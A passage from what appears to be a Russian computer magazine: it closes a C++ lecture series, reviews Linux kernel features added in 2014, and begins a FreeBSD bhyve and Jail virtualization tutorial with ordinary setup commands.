10. **Нет никаких авторитетов, за всеми нужно проверять, экспериментируй, замеряй, не верь никому — ни разработчикам библиотек, ни автору книг, ни автору этой статьи, ни самому себе.** Верь результату выполнения своего кода, верь только тем цифрам, которые тебе нужно улучшить.

**Не делай ничего лишнего сверх того, что ты должен делать.**

## FIN

Итак, наш Сериализатор если не повержен, то уж точно останется недокормленным. Из неизбежного пожирателя эффективности приложения он превратился в твоего послушного слугу. Мы прошли игру под названием Академия C++ до конца. Пришла пора титров.


Мы вместе боролись с шаблонами и метапрограммированием, побеждали статическую типизацию и получали динамическую типизацию в C++, мы оптимизировали процессы создания новых объектов, избавляясь от лишних обращений за памятью к куче, мы научились работать с байтами и строками как с разными сущностями, а также познали суть работы чисел с плавающей точкой. Сегодняшний рассказ об эффективной сериализации завершает полугодовой цикл лекций в нашей Академии C++.




Надеюсь, тебе понравилось, пусть временами и было немного сложно. Пришлось продираться через механизмы предикатов времени компиляции, стандарты представления вещественных чисел и кодировки строк, но все равно было здорово получать в конце лекции небольшую высокоуровневую библиотеку.

Не стесняйся применять новые знания! Ведь только путем проб и ошибок ты получаешь бесценный и в чем-то уникальный опыт. Ни одна книга и ни одна статья в журнале не заменит набитых тобой самим шишек. Дерзай, пробуй! Вероятно, библиотеки STL в свое время не было бы, если бы Александр Степанов не решил, что миру C++ не хватает библиотеки с обобщенными алгоритмами и удобными контейнерами с общей логикой. Не думай, что опыт дается с рождением, он прямо пропорционален пройденному тобой пути по дороге освоения новых возможностей.


Главное, чтобы то, что ты делаешь, то, что создаешь сам, тебе нравилось. Это значит — ты на верном пути. Так держать!



# ПИНГВИНЬИ ОБНОВКИ

## НОВШЕСТВА ЯДРА LINUX-2014

Ядро Linux развивается семимильными шагами. В нем появляются все новые и новые функции. Закончился еще один год, и мы традиционно делаем их обзор.



Роман Ярыженко
rommanio@yandex.ru




### ВВЕДЕНИЕ

Для начала немного статистики. За 2014 год:

- Вышло шесть мажорных версий ядра (с 3.13 по 3.18).
- В общей сложности был выпущен 74 691 патчсет (в среднем по 12 449 на каждую мажорную версию).
- В среднем в ядро за 2014 год внесли свой вклад 1495 людей.
- Первые места по количеству изменений стабильно занимают Intel и Red Hat.

Посмотрим, что же нового появилось за этот год.

### СЕТЕВАЯ ПОДСИСТЕМА

Самым явным нововведением в сетевой подсистеме выглядит, пожалуй, приходящий на замену iptables nftables. Дело в том, что iptables слишком линеен, и это ограничивает его гибкость. Разумеется, существуют обертки вокруг него (такие, например, как не раз и не два упоминавшийся мной Shorewall), но они выполняются в пользовательском пространстве, что при наличии десятков тысяч подключений создает немалый overhead.

Nftables представляет собой нечто аналогичное BPF: утилита nft компилирует правила в байт-код и передает его в ядро. Это позволяет не только значительно улучшить гибкость, но и уменьшить количество кода ядра. Так, отпадает надобность в реализации расширений режима ядра для поддержки всякого вновь появляющегося протокола. В качестве же базовых «кирпичиков» выступают элементы старого доброго Netfilter, такие как хуки.

Синтаксис утилиты nft, однако, отличается от синтаксиса старых утилит и представляет собой иерархический язык, более подходящий для описания правил, нежели линейный стиль iptables. Парсер для этого языка сгенерирован с помощью BISON.

Сам же BPF (встроенный в ядро) обзавелся новым JIT-компилятором, минимальным отладчиком и теперь делится на два набора инструкций: «классический» и «внутренний». Последний работает быстрее за счет того, что больше совместим с реальным машинным кодом. «Внутренняя» реализация BPF предназначена исключительно для работы в режиме ядра — код из «классической» транслируется в нее перед первым запуском. Есть также планы по использованию BPF в других подсистемах, не только в сетевой. В частности, seccomp-bpf уже его использует.

Усовершенствовали также и ipset: теперь он поддерживает network namespaces, что позволяет использовать его в LXC. Добавлена и поддержка комментариев и еще некоторые полезные мелочи.

Внутренности сетевой подсистемы тоже претерпели некоторые изменения. Так, были внесены изменения, позволяющие отправлять мелкие пакеты сразу группами (при соответствующей поддержке драйвера и сетевой карты); это позволяет разгрузить сетевой стек и даже на обычном компьютере достигнуть скорости передачи в 40 Гбит/с.

Помимо этого, был реализован механизм FOU — foo over UDP, позволяющий организовывать всяческие туннели поверх UDP. Это может понадобиться для некоторых специфических случаев; например, отдельные коммутаторы и сетевые карты предоставляют механизмы быстрой обработки пакетов только для UDP.

Был также реализован и протокол Geneve, позволяющий инкапсулировать в пакеты абстракции, необходимые для виртуализации сети, — для облачных нужд (маршрутизация сегментов, к примеру). Существовавшие до этого протоколы (VXLAN и NVGRE) оказались слишком заточены под конкретные требования.

### ФАЙЛОВЫЕ СИСТЕМЫ И БЛОЧНЫЕ УСТРОЙСТВА

В подсистеме блочных устройств и файловых систем тоже достаточно много изменений. В частности, был реализован новый механизм, который обеспечивает более быструю работу с SSD-накопителями. Это достигается путем двухуровневой модели очередей: очереди первого уровня распределяются по процессорам/ядрам, а очереди второго управляют обращениями к накопителям; таким образом, количество процессоров может теперь влиять на подсистему ввода/вывода достаточно сильно.

Исследования показали, что новый механизм теперь может обеспечить миллионы запросов ввода/вывода в секун-



WWW

Бесценный источник информации по ядру Linux:
LWN.net

ду, — сравни со старым, пиковая производительность которого была всего лишь около 800 тысяч IO-запросов в секунду. Конечно, во времена жестких дисков производительности старого механизма хватало с лихвой, однако с появлением SSD-накопителей его недостатки стали очевидны.

В подсистеме bcache, которая использует SSD-накопители в качестве кеша к обычным HDD, переписан сборщик мусора — теперь он инкрементальный. Это позволило свести к минимуму задержки при очистке кеша. В модуле же dm-cache, выполняющем практически те же функции, добавлен режим сквозного проброса, который применяется, когда неизвестно, насколько содержимое кеша актуально. В данном режиме все операции чтения используют жесткий диск напрямую, а запись происходит на накопитель, заданный для кеширования.

В FUSE реализован writeback-кеш, что делает данную подсистему производительнее в ситуациях с интенсивной записью.

Ускорена работа с файловой системой SquashFS, используемой, как правило, в Live CD. Реализована, к примеру, распаковка в кеш страниц напрямую, что позволяет избежать лишних накладных расходов и существенно увеличивает скорость — некоторые тесты показывают чуть ли не шестикратное увеличение.

В BTRFS наконец появилась возможность подмонтировать отдельные подтома в режиме как RO-, так и RW. Кроме того, добавлена опция --commit, позволяющая указывать интервал коммитов на диск и некоторые другие полезности.

XFS теперь поддерживает опцию O_TMPFILE, введенную в системный вызов open() в сентябре 2013-го и служащую для создания безымянных временных файлов, что позволяет снизить риск возникновения соответствующих уязвимостей. Во-вторых, был добавлен B+ tree индекс для свободных инодов — чтобы ускорить их выделение.


Появилась полноценная поддержка OverlayFS — «двухслойной» файловой системы, нижний слой которой обычно находится на read-only-носителях, а на верхний можно спокойно писать, не беспокоясь о том, что на самом деле это уже совсем другая файловая система. Подобные ФС полезны, например, в усовершенствованных прошивках для роутеров, таких как OpenWRT, где нижним слоем является та же SquashFS, а верхним — либо выделенная часть флеш-памяти, либо же USB-накопитель. Отличие от аналогов — все файловые операции после открытия файла производятся напрямую с соответствующим «слоем», что, во-первых, упрощает реализацию, а во-вторых, увеличивает быстродействие.

В zRam, технологии, позволяющей создавать сжатые RAM-диски (что может быть крайне полезным для размещения на них свопа — поскольку память намного быстрее HDD, разница в скоростях между реальной памятью и сжатой областью подкачки практически неощутима, а при хорошем раскладе страницы памяти сжимаются в 2–3 раза) и ставшей стабильной, появилась возможность указывать лимит памяти. Кроме того, была добавлена поддержка алгоритма LZ4, обеспечивающего в некоторых случаях большую скорость и степень сжатия, нежели используемый до этого LZO.


А в /proc/partitions появилось наконец отображение RAM-дисков.

## ВИРТУАЛИЗАЦИЯ

В данной отрасли, пожалуй, самое значимое изменение — поддержка режима PVH в XEN. Данный режим является компромиссом между аппаратной и паравиртуализацией. Прослойка эмулируемого железа отсутствует как таковая, в то же время управление памятью и привилегированные инструкции выполняются в самом ядре гостевой ОС. Разделение происходит с помощью технологий процессора. Изменения также коснулись и той части сетевой подсистемы, которая относится




Статистика коммитов в ядро




Встроенный в последние версии ядер отладчик в случае сбоя позволяет узнать некоторую полезную информацию

Настройка ядра. Включаем nftables

```
Terminal - adminuser@adminuser-VirtualBox: ~/linux-3.18.6
File Edit View Terminal Tabs Help
.config - Linux/x86 3.18.6 Kernel Configuration
Core Netfilter Configuration
<M> Netfilter nf_tables support
<M>   Netfilter nf_tables mixed IPv4/IPv6 tables support
<M>   Netfilter nf_tables IPv6 exthdr module
<M>   Netfilter nf_tables meta module
<M>   Netfilter nf_tables conntrack module
<M>   Netfilter nf_tables rbtree set module
<M>   Netfilter nf_tables hash set module
<M>   Netfilter nf_tables counter module
<M>   Netfilter nf_tables log module
<M>   Netfilter nf_tables limit module
<M>   Netfilter nf_tables masquerade support
<M>   Netfilter nf_tables nat module
<M>   Netfilter nf_tables queue module
<M>   Netfilter nf_tables reject support
<M> Netfilter x_tables over nf_tables module
{M} Netfilter Xtables support (required for ip_tables)
      *** Xtables combined modules ***
F1Help F2SymInfo F3Help 2 F4ShowAll F5Back F6Save F7Load F8SymSearch F9Exit
```

Сборка ядра

```
Terminal - adminuser@adminuser-VirtualBox: ~/linux-3.18.6
File Edit View Terminal Tabs Help
CC      arch/x86/kernel/i387.o
CC      mm/mlock.o
CC      fs/pipe.o
CC      kernel/kthread.o
CC      arch/x86/kernel/xsave.o
CC      fs/namei.o
CC      kernel/sys_ni.o
CC      mm/mmap.o
CC      kernel/nsproxy.o
CC      mm/mprotect.o
CC      kernel/notifier.o
CC      arch/x86/kernel/ptrace.o
CC      mm/mremap.o
CC      kernel/ksysfs.o
CC      mm/msync.o
CC      arch/x86/kernel/tls.o
CC      mm/rmap.o
CC      arch/x86/kernel/step.o
CC      kernel/cred.o
CC      arch/x86/kernel/tboot.o
CC      arch/x86/kernel/i8237.o
CC      fs/fcntl.o
CC      arch/x86/kernel/stacktrace.o
```

```
Terminal - root@adminuser-VirtualBox: /home/adminuser
File Edit View Terminal Tabs Help
root@adminuser-VirtualBox:/home/adminuser# nft list table Filter -n -a
table ip Filter {
        chain Input {
                type filter hook input priority 0;
                ct state established accept # handle 2
                ct state related accept # handle 3
                iif lo accept # handle 4
                tcp dport ssh counter packets 0 bytes 0 accept # handle 5
                counter packets 0 bytes 0 log drop # handle 6
        }

        chain Output {
                type filter hook output priority 0;
                ct state established accept # handle 8
                ct state related accept # handle 9
                oif lo accept # handle 10
                ct state new counter packets 0 bytes 0 accept # handle 11
        }
}
root@adminuser-VirtualBox:/home/adminuser#
```

```
Terminal - mc [adminuser@adminuser-VirtualBox]:~/linux-3.18.6/kern
File Edit View Terminal Tabs Help
  GNU nano 2.2.6 File: ...me/adminuser/linux-3.18.6/kernel/bpf/core.c

#define BPF_R8  regs[BPF_REG_8]
#define BPF_R9  regs[BPF_REG_9]
#define BPF_R10 regs[BPF_REG_10]

/* Named registers */
#define DST     regs[insn->dst_reg]
#define SRC     regs[insn->src_reg]
#define FP      regs[BPF_REG_FP]
#define ARG1    regs[BPF_REG_ARG1]
#define CTX     regs[BPF_REG_CTX]
#define IMM     insn->imm

/* No hurry in this branch
 *
 * Exported for the bpf jit load helper.
 */
void *bpf_internal_load_pointer_neg_helper(const struct sk_buff *skb, int k, un$
{
        u8 *ptr = NULL;

^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

↖ **Просматриваем таблицы nftables**

↗ **Исходный код ядерной части BPF**

к XEN, — теперь драйверы виртуальных сетевых интерфейсов поддерживают множественные очереди.

Кроме того, реализован проброс SCSI-устройств в паравиртуальное окружение, что позволяет совершать с данными устройствами специфические операции, которые недоступны при использовании API более высокого уровня, например перемотку ленты.

Появилась возможность использовать EFI в случае загрузки в качестве dom0. Поскольку те части памяти и прочие связанные вещи, которые относятся к EFI, находятся в распоряжении гипервизора, ядро стандартным образом доступ к ним получить не может. Соответственно, используются вызовы гипервизора — когда ядро в dom0 загружается и определяет, что система у нас EFI-совместимая, с помощью данных вызовов заполняется искусственная структура данных EFI.

Добавлено устройство KVM-VFIO, позволяющее гипервизору KVM обращаться к драйверам устройств, которые написаны с использованием фреймворка VFIO и работают, соответственно, в User-Mode. KVM теперь также поддерживает вложенную виртуализацию MPX — Memory Protection Extensions, технологии, используемой для защиты от атак на разыменование указателя, базирующейся на новых особенностях процессоров Intel.

## БЕЗОПАСНОСТЬ

Много за прошедший год появилось и усовершенствований в плане безопасности. Прежде всего отметим, что контексты в SELinux теперь могут назначаться и для файлов в RAMFS. Также в политике SELinux теперь можно включать опцию always_check_network, которая всегда интерпретирует метки SELinux для пакетов включенными, даже если не задано ни одно правило Netfilter и не стоит ни одна фактическая метка.

Усовершенствованы функции, относящиеся к PRNG, в частности вместо taus88 в функции prandom32() используется алгоритм taus113, который обеспечивает период в 2^113. Также вместо примешивания (с помощью XOR) результатов работы аппаратного генератора случайных чисел к итоговому буферу данные результаты добавляются в пул энтропии на ранних стадиях.

Добавлена технология KASLR — рандомизация адресного пространства ядра. По идее, это обеспечивает защиту ядра против атак на переполнение стека, однако на практике, по исследованиям некоторых хакеров ядра, защита достаточно легко обходится.

Ядро теперь поддерживает компиляцию с новой опцией GCC4.9 — -fstack-protector-strong. Базовая идея всех подобных методов заключается в том, чтобы положить в стек некоторую случайную величину сразу после того, как в нем окажется указатель на возвращаемое значение функции. Перед возвратом из функции эта величина проверяется, и, если она изменилась, код прекращает работу. Использование подобных проверок имеет один побочный эффект — они отнимают немалое время. Для пары функций это заметно не будет, но вот в случае с тысячами и десятками тысяч функций подобное поведение может крайне негативно сказаться на производительности.

Таким образом, перед разработчиками встает вопрос: какие именно функции нуждаются в подобной проверке? Один из наборов опций GCC как раз таки и определяет какие. Опция -fstack-protector-all защищает все функции, вне зависимости от возвращаемого значения. Эта опция самая параноидальная и самая медленная. Опция же -fstack-protector действует только на те функции, которые кладут в стек более чем восьмибайтовый массив char'ов. Последнее, конечно, покрывает большинство опасных мест. Большинство, но не все. Наконец, опция -fstack-protector-strong, в дополнение к защите, добавляемой предыдущей опцией, защищает все локальные массивы независимо от их типа — даже в случае, если они находятся в структурах или объединениях, — и также защищает еще несколько уязвимых мест. Данный вариант защиты покрывает примерно 20% функций ядра, что считается очень хорошим показателем — защита, добавляемая опцией -fstack-protector, покрывала всего 2%. Также в ядро включена защита стека и данных модулей еще на самых ранних стадиях их загрузки — аж до разбора параметров.

Механизм seccomp-bpf стал поддерживать JIT-компиляцию BPF-фильтров. Seccomp-bpf — механизм, позволяющий задавать ограничения на системные вызовы. Отличие от LSM заключается в том, что большинство реализаций последнего защищает приложения, навязывая им внешние ограничения. Seccomp-bpf же, хоть и позволяет поступать аналогично, больше подходит для ограничений, зашитых в код самого приложения. При его написании задается список разрешенных системных вызовов и аргументов для них и поведение при некорректном сисколе. Данная функциональность позволяет весьма гибко задавать правила и при должном применении может сильно затруднить жизнь атакующему. Иное дело, что ограничения все же лучше создавать не тем же самым людям, что пишут приложение, нуждающееся в защите.

## KDBUS

В ядре, возможно, скоро появится новый механизм IPC — kdbus. Он основан на тех же принципах, что и D-Bus, но имеет следующие преимущества:

- более высокая производительность за счет меньшего переключения контекстов;
- повышенная безопасность из-за отсутствия влияния user-mode-процессов на содержимое системной шины и возможности использовать LSM для задания политик ограничения доступа;
- возможность использования данного механизма на ранних этапах загрузки.

Внесены изменения в SMACK — в частности, добавлен «разрешительный» режим, предназначенный для отладки правил. SMACK представляет собой еще одну систему принудительного контроля доступа, отличающуюся от аналогов простотой. Все, что можно конфигурировать, конфигурируется через псевдофайловую систему. Обычные текстовые правила записываются в определенные файлы и объектам проставляются метки. Поддерживаются ограничения как для файлов, так и для сетевых подключений.

Была также реализована поддержка NFC Secure Elements API, что, таким образом, при наличии user-mode-инструментов обеспечит возможность совершения финансовых транзакций с использованием данного протокола.

## РАЗНОЕ

В планировщике процессов появилась новая политика — SCHED_DEADLINE, которая обеспечивает алгоритм планирования EDF (Earliest Deadline First). Данный алгоритм реализует идею выбора той задачи из очереди ожидающих процессов, которая наиболее близка к дедлайну. Это может понадобиться в системах жесткого реального времени, когда процессу нужно гарантированное выполнение в любом случае, невзирая на общее количество процессов. Ранее, до существования данной политики, планировщик не мог гарантировать нужное время выполнения задачи в некотором интервале из-за накладных расходов на переключение, связанных с общим количеством выполняющихся процессов.

Подсистема uprobes (которую, в частности, используют новейшие версии SystemTap) обзавелась поддержкой извлечения данных из стека и памяти процесса; также теперь она поддерживает обработку таких типов аргументов, как битовые поля и смещения в файлах.

На системах с UEFI появилась возможность загружать 64-разрядное ядро напрямую из 32-разрядного EFI (да-да, некоторые EFI-прошивки запускаются в 32-разрядном режиме), что ранее было невозможно из-за проблем с вызовом EFI-функций.

Добавлен Power Capping Framework, предоставляющий доступ через sysfs к унифицированному интерфейсу управления ограничениями питания. В нем поддерживаются так называемые зоны питания, представляющие различные части системы, которые могут управляться и мониториться с помощью методов ограничения питания. Каждая «зона питания» содержит набор атрибутов и механизмов управления, которые влияют на ограничения питания. «Зоны питания» могут быть организованы иерархически в соответствии с реальным положением дел в данной системе (например, диск — дисковая подсистема — материнская плата), что позволяет применять ограничения питания к набору устройств, а если необходима более точная настройка, то и к нужному устройству.

*На системах с UEFI появилась возможность загружать 64-разрядное ядро напрямую из 32-разрядного EFI (да-да, некоторые EFI-прошивки запускаются в 32-разрядном режиме), что ранее было невозможно*

Ускорено возобновление работы после «засыпания» за счет иного алгоритма работы с жестким диском — ранее драйвер ATA-порта блокировал всю работу, пока жесткий диск не «проснется», что таким образом блокировало работу ядра. Сейчас же все команды, посылаемые драйверу, по заветам небезызвестного Шарикова становятся в очередь и выполняются асинхронно.

От sysfs отпочковалась kernfs — теперь sysfs является подмножеством последней. Также планируется на ее основе создавать новые псевдофайловые системы — такие как cgroupfs.

Появилась унифицированная иерархия cgroup. Раньше могло создаваться множество иерархий (одна для CPU, другая для blkio и так далее) и процесс мог находиться одновременно в нескольких. Это увеличивало гибкость, но приводило к излишним затратам ресурсов и создавало трудности при взаимодействии обработчиков различных иерархий.

Начата работа над сборкой ядра с помощью clang. Проблема заключается в том, что оно использует множество GCC-специфичных особенностей, в частности массивы переменной длины, которые, впрочем, уже заменены на эквивалент, созданный с помощью макроса SHASH_DESC_ON_STACK() и совместимый со стандартом C99.

Добавлена поддержка пятой версии GCC.

Было реализовано несколько новых системных вызовов:

- getrandom(), предоставляющий альтернативный метод генерации случайных чисел. Это может понадобиться в тех ситуациях, когда исчерпаны все файловые дескрипторы и открыть файлы устройств не получается. Раньше некоторые библиотеки в этой ситуации переключались на менее безопасный алгоритм генерации;
- renameat2(), позволяющий переименовать файлы один в другой. Это позволяет, например, произвести атомарную операцию переименования симлинков в дереве каталогов;
- bpf(), реализующий доступ к функциям eBPF — расширенного BPF, о котором писалось выше. Этот системный вызов крайне многогранен и объединяет множество операций, которые допустимо производить с использованием новой подсистемы; для упрощения работы используются функции-обертки. Конечно, этот системный вызов достаточно опасен: загрузка в ядро непроверенного кода может повлечь за собой фатальные последствия. Именно поэтому большую часть кода данного патчсета занимает верификатор, который следит за внутренними регистрами и в том числе предотвращает чтение неинициализированных регистров. Сам же системный вызов требует капабилити CAP_SYS_ADMIN и запрещает выполнение кода, выпущенного не под GPL-лицензией;
- kexec_file_load(), предотвращающий загрузку неподписанных ядер, что необходимо для совместимости с UEFI Secure Boot;
- seccomp(), добавляющий (вместе с дополнительным патчсетом) возможность фильтровать системные вызовы не только у процессов, но также и у потоков — раньше это было невозможно.

Усовершенствован алгоритм определения размера рабочего набора, что необходимо для указания того, какие данные помещать в своп.

Наконец, предприняты шаги для решения проблемы 2038 года, связанной с переполнением 32-битного типа данных time_t — счетчика секунд от начала UNIX-эпохи.

## ЗАКЛЮЧЕНИЕ

В ядро Linux добавляются все новые и новые возможности. С одной стороны, это свидетельствует о том, что над ним плотно работают. С другой же... объем кода ядра уже сейчас пугающе огромен. Да, большую часть функций можно отключить при сборке, да, ядро модульное, но, помилуйте, зачем в ядре интерпретатор байт-кода или сборщик мусора в блочной подсистеме? Код, работающий в привилегированном режиме (который, напомню, в современных системах имеет доступ практически ко всему железу и памяти), в идеале должен выполнять исключительно задачи планирования процессорного времени и распределения памяти. Код ядра Linux, хоть и работает в привилегированном режиме, этим условиям даже с большой натяжкой не удовлетворяет.


Возникает закономерный вопрос: к чему все это приведет? Пока что видно лишь три пути:

1. Разработчики упрутся в какую-либо фундаментальную проблему, связанную с архитектурой ядра.
2. Разработчики возьмутся за ум и перепишут ядро целиком с учетом вышесказанного.
3. Вместо аппаратного разделения процессов будет использоваться программное. На ум сразу приходят Singularity от Microsoft Research и JNode — ОС на Java.

Третий вариант пока что выглядит наиболее реальным, даже несмотря на кучу проблем, которые его реализация может потянуть за собой. Посмотрим, что будет дальше.

# АДСКАЯ КУХНЯ

## ОБЗОР СРЕДСТВ ВИРТУАЛИЗАЦИИ И КОНТЕЙНЕРОВ ВО FREEBSD



**Роман Ярыженко**
rommanio@yandex.ru

BSD-системы всегда отличались консерватизмом, и в большинстве случаев это было им на пользу. Однако с аппаратной виртуализацией у них вышел промах — ее разработчики BSD-систем начали (и продолжают) внедрять позже всех остальных ОС. Относительно недавно вышла новая версия FreeBSD, в которой, в частности, заявлена улучшенная поддержка гипервизора bhyve и некоторые незначительные изменения в ПО контейнеризации Jail. Рассмотрим данные технологии подробнее.

## ВВЕДЕНИЕ

Поддержка аппаратной виртуализации (в качестве хостовой системы) во FreeBSD появилась недавно — первое упоминание о bhyve встречается в новостях 2011 года. С одной стороны, в других ОС эта поддержка гораздо более зрела. С другой же — при разработке bhyve были учтены моменты, которые могли возникнуть, разрабатывайся он с нуля. Кроме того, чтобы не плодить сущности, в гостевых системах используется virtIO (как и в KVM и Xen).

А вот технология для создания контейнеров во FreeBSD существует с давних пор под названием Jail. В основе ее лежит группа системных вызовов (jail(), jail_get(), jail_set(), jail_remove() и jail_attach()). Вопреки распространенному мнению, в последних версиях FreeBSD они не вызывают chroot(), хотя и используют некоторые общие с данным системным вызовом процедуры. Из преимуществ Jail, помимо собственно изоляции, можно отметить также гибкое управление ресурсами с помощью RCTL (для включения данной функции, однако, требуется перекомпиляция ядра).

Посмотрим, насколько удобно использовать данные технологии по сравнению с их аналогами из других ОС.

## УСТАНОВКА FREEBSD НА BHYVE

Для использования данной системы виртуализации необходима версия FreeBSD не ниже 10 (а с процессором AMD — не ниже 11-CURRENT). Чтобы ее включить, нужно добавить следующие строки в файл boot/loader.conf:

```
if_bridge_load="YES"
if_tap_load="YES"
vmm_load="YES"
```

После перезагрузки (или добавления данных модулей с помощью kldload) нужно создать бридж и интерфейс tap для поднятия сети в будущей виртуальной машине:

```
# ifconfig bridge0 create
# ifconfig tap0 create
# sysctl net.link.tap.up_on_open=1
```

Затем объединяем tap0 и реальный интерфейс в бридж и запускаем его — в моем случае для этого потребовались следующие команды:

```
# ifconfig bridge0 addm em0 addm tap0
# ifconfig bridge0 up
```

Создаем файл образа, куда будем ставить систему:

```
# truncate -s 6g fbsd101.img
```

Затем либо качаем bootonly-образ, либо используем образ DVD, который ты применял при установке FreeBSD (файл устройства по неизвестным причинам для этих целей не подходит). Копируем скрипт, облегчающий запуск виртуальной машины, и редактируем в нем нужные параметры:

```
# cp /usr/share/examples/bhyve/↵
  vmrun.sh bhyverun.sh
# chmod +x bhyverun.sh
```

Скрипт довольно большой и делает следующее:

1. Проверяет, является ли вызывающий пользователь привилегированным.
2. Проверяет, загружен ли модуль vmm.ko.
3. Смотрит задаваемые опции.
4. Проверяет, является ли файл жесткого диска загрузочным образом.
5. Наконец, загружает с помощью bhyveload ядро FreeBSD и передает ему управление через bhyve.

О последнем этапе стоит рассказать подробнее. Поскольку bhyve пока не поддерживает ни BIOS, ни UEFI, а инициализировать виртуальное оборудование все же необходимо, для этого был сделан модифицированный загрузчик для FreeBSD. Аналогично есть и bhyve-модифицированный GRUB 2, служащий для загрузки иных систем. Но вот ты его отредактировал. Теперь можно и запускать:

```
# ./bhyverun.sh fbsd101
```

Устанавливаем стандартным образом. Для нормального завершения работы нужно перезагрузиться и в приглашении loader'а набрать quit.

Вместо использования файла образа можно взять функцию ZFS под названием zvol. Прежде всего создадим этот самый zvol:

```
# zfs create -V 6g zroot/fbsd
```

Устанавливаем FreeBSD обычным путем, указав вместо файла образа zvol (в моем случае — /dev/zvol/zroot/fbsd), а метод разбиения «ZFS - Automatic Root-on-ZFS». После установки для запуска вводим примерно следующие две команды (так как скрипт не всегда корректно работает):

```
# bhyveload -m 2G -d /dev/zvol/zroot/fbsd fbsd
# bhyve -c 1 -m 2G -A -H -P -s0:0,hostbridge -s 1:0,↵
  virtio-net,tap0 -s 2:0,ahci-hd,/dev/zvol/zroot/↵
  fbsd -s 31,lpc -l com1,stdio fbsd
```

И работаем как обычно.

## BHYVE: УСТАНОВКА LINUX

Для установки Linux потребуется установить grub2-bhyve:

```
# pkg install grub2-bhyve
```

Затем нужно скачать образ дистрибутива (я взял CentOS 7) и создать файл device.map и образ диска.

```
# fetch http://centos-mirror.rbc.ru/pub/centos/7.0.1406/↵
  isos/x86_64/CentOS-7.0-1406-x86_64-Minimal.iso
# mv CentOS-7.0-1406-x86_64-Minimal.iso centos.iso
# truncate -s 6g cebtos.img
```

## РЕЖИМ СОВМЕСТИМОСТИ С LINUX

FreeBSD поддерживает частичную совместимость с Linux, что позволяет запускать некоторые Linux-приложения. Фактически режим совместимости представляет собой реализацию Linux ABI и системных вызовов. Для установки слоя совместимости нужно выполнить следующую команду:

```
# pkg install linux_base-c6
```

Затем загрузить модуль, отвечающий за ABI и подмонтировать linprocfs:

```
# kldload linux
# mount -t linprocfs linproc /compat/linux/proc/
```

Все. Можно использовать некоторые программы, написанные для Linux.

Содержимое device.map:

```
(hd0) ./centos.img
(cd0) ./centos.iso
```

Запускаем grub-bhyve и набираем соответствующие команды для загрузки ядра:

```
# grub-bhyve -m device.map -r cd0 -M↵
  2048M centos-bhyve
  grub> linux (cd0)/isolinux/vmlinuz text
  grub> initrd (cd0)/isolinux/initrd.img
  grub> boot
```

Здесь нужно объяснить некоторые детали. Поскольку bhyve пока не поддерживает графический режим, нужно запустить установку в текстовом, для чего и передаем ядру параметр text. Кроме того, команда boot ядро, конечно, в память загружает — но управление не передает. Для передачи же управления используется следующая команда:

```
# bhyve -A -H -P -s 0:0,hostbridge -s↵
  1:0,lpc -s 2:0,virtio-net,tap0 -s↵
  3:0,virtio-blk,./centos.img -s 4:0,↵
  ahci-cd,./centos.iso -l com1,stdio -c↵
  1 -m 2048M centos-bhyve
```

Разберем опции:

- -A — генерировать таблицы ACPI (в которых хранится, например, количество процессоров);
- -H — реализует инструкцию HLT в виртуальном CPU. Если эту опцию не указать, реальный процессор будет загружен на 100%;
- -P — приостанавливает VCPU по получении им инструкции PAUSE;
- множество опций -s конфигурируют слоты PCI. После первой запятой указывается, какое устройство будет эмулироваться или пробрасываться. После второй указывается конфигурация для данного устройства — так, в примере выше для virtio-blk указан путь к образу. При необходимости для сетевого интерфейса таким же способом можно указать MAC-адрес;
- -l — предназначено для маппинга COM-портов;
- -c — количество виртуальных процессоров;
- -m — память.

Помимо указанных, есть еще и дополнительные опции:

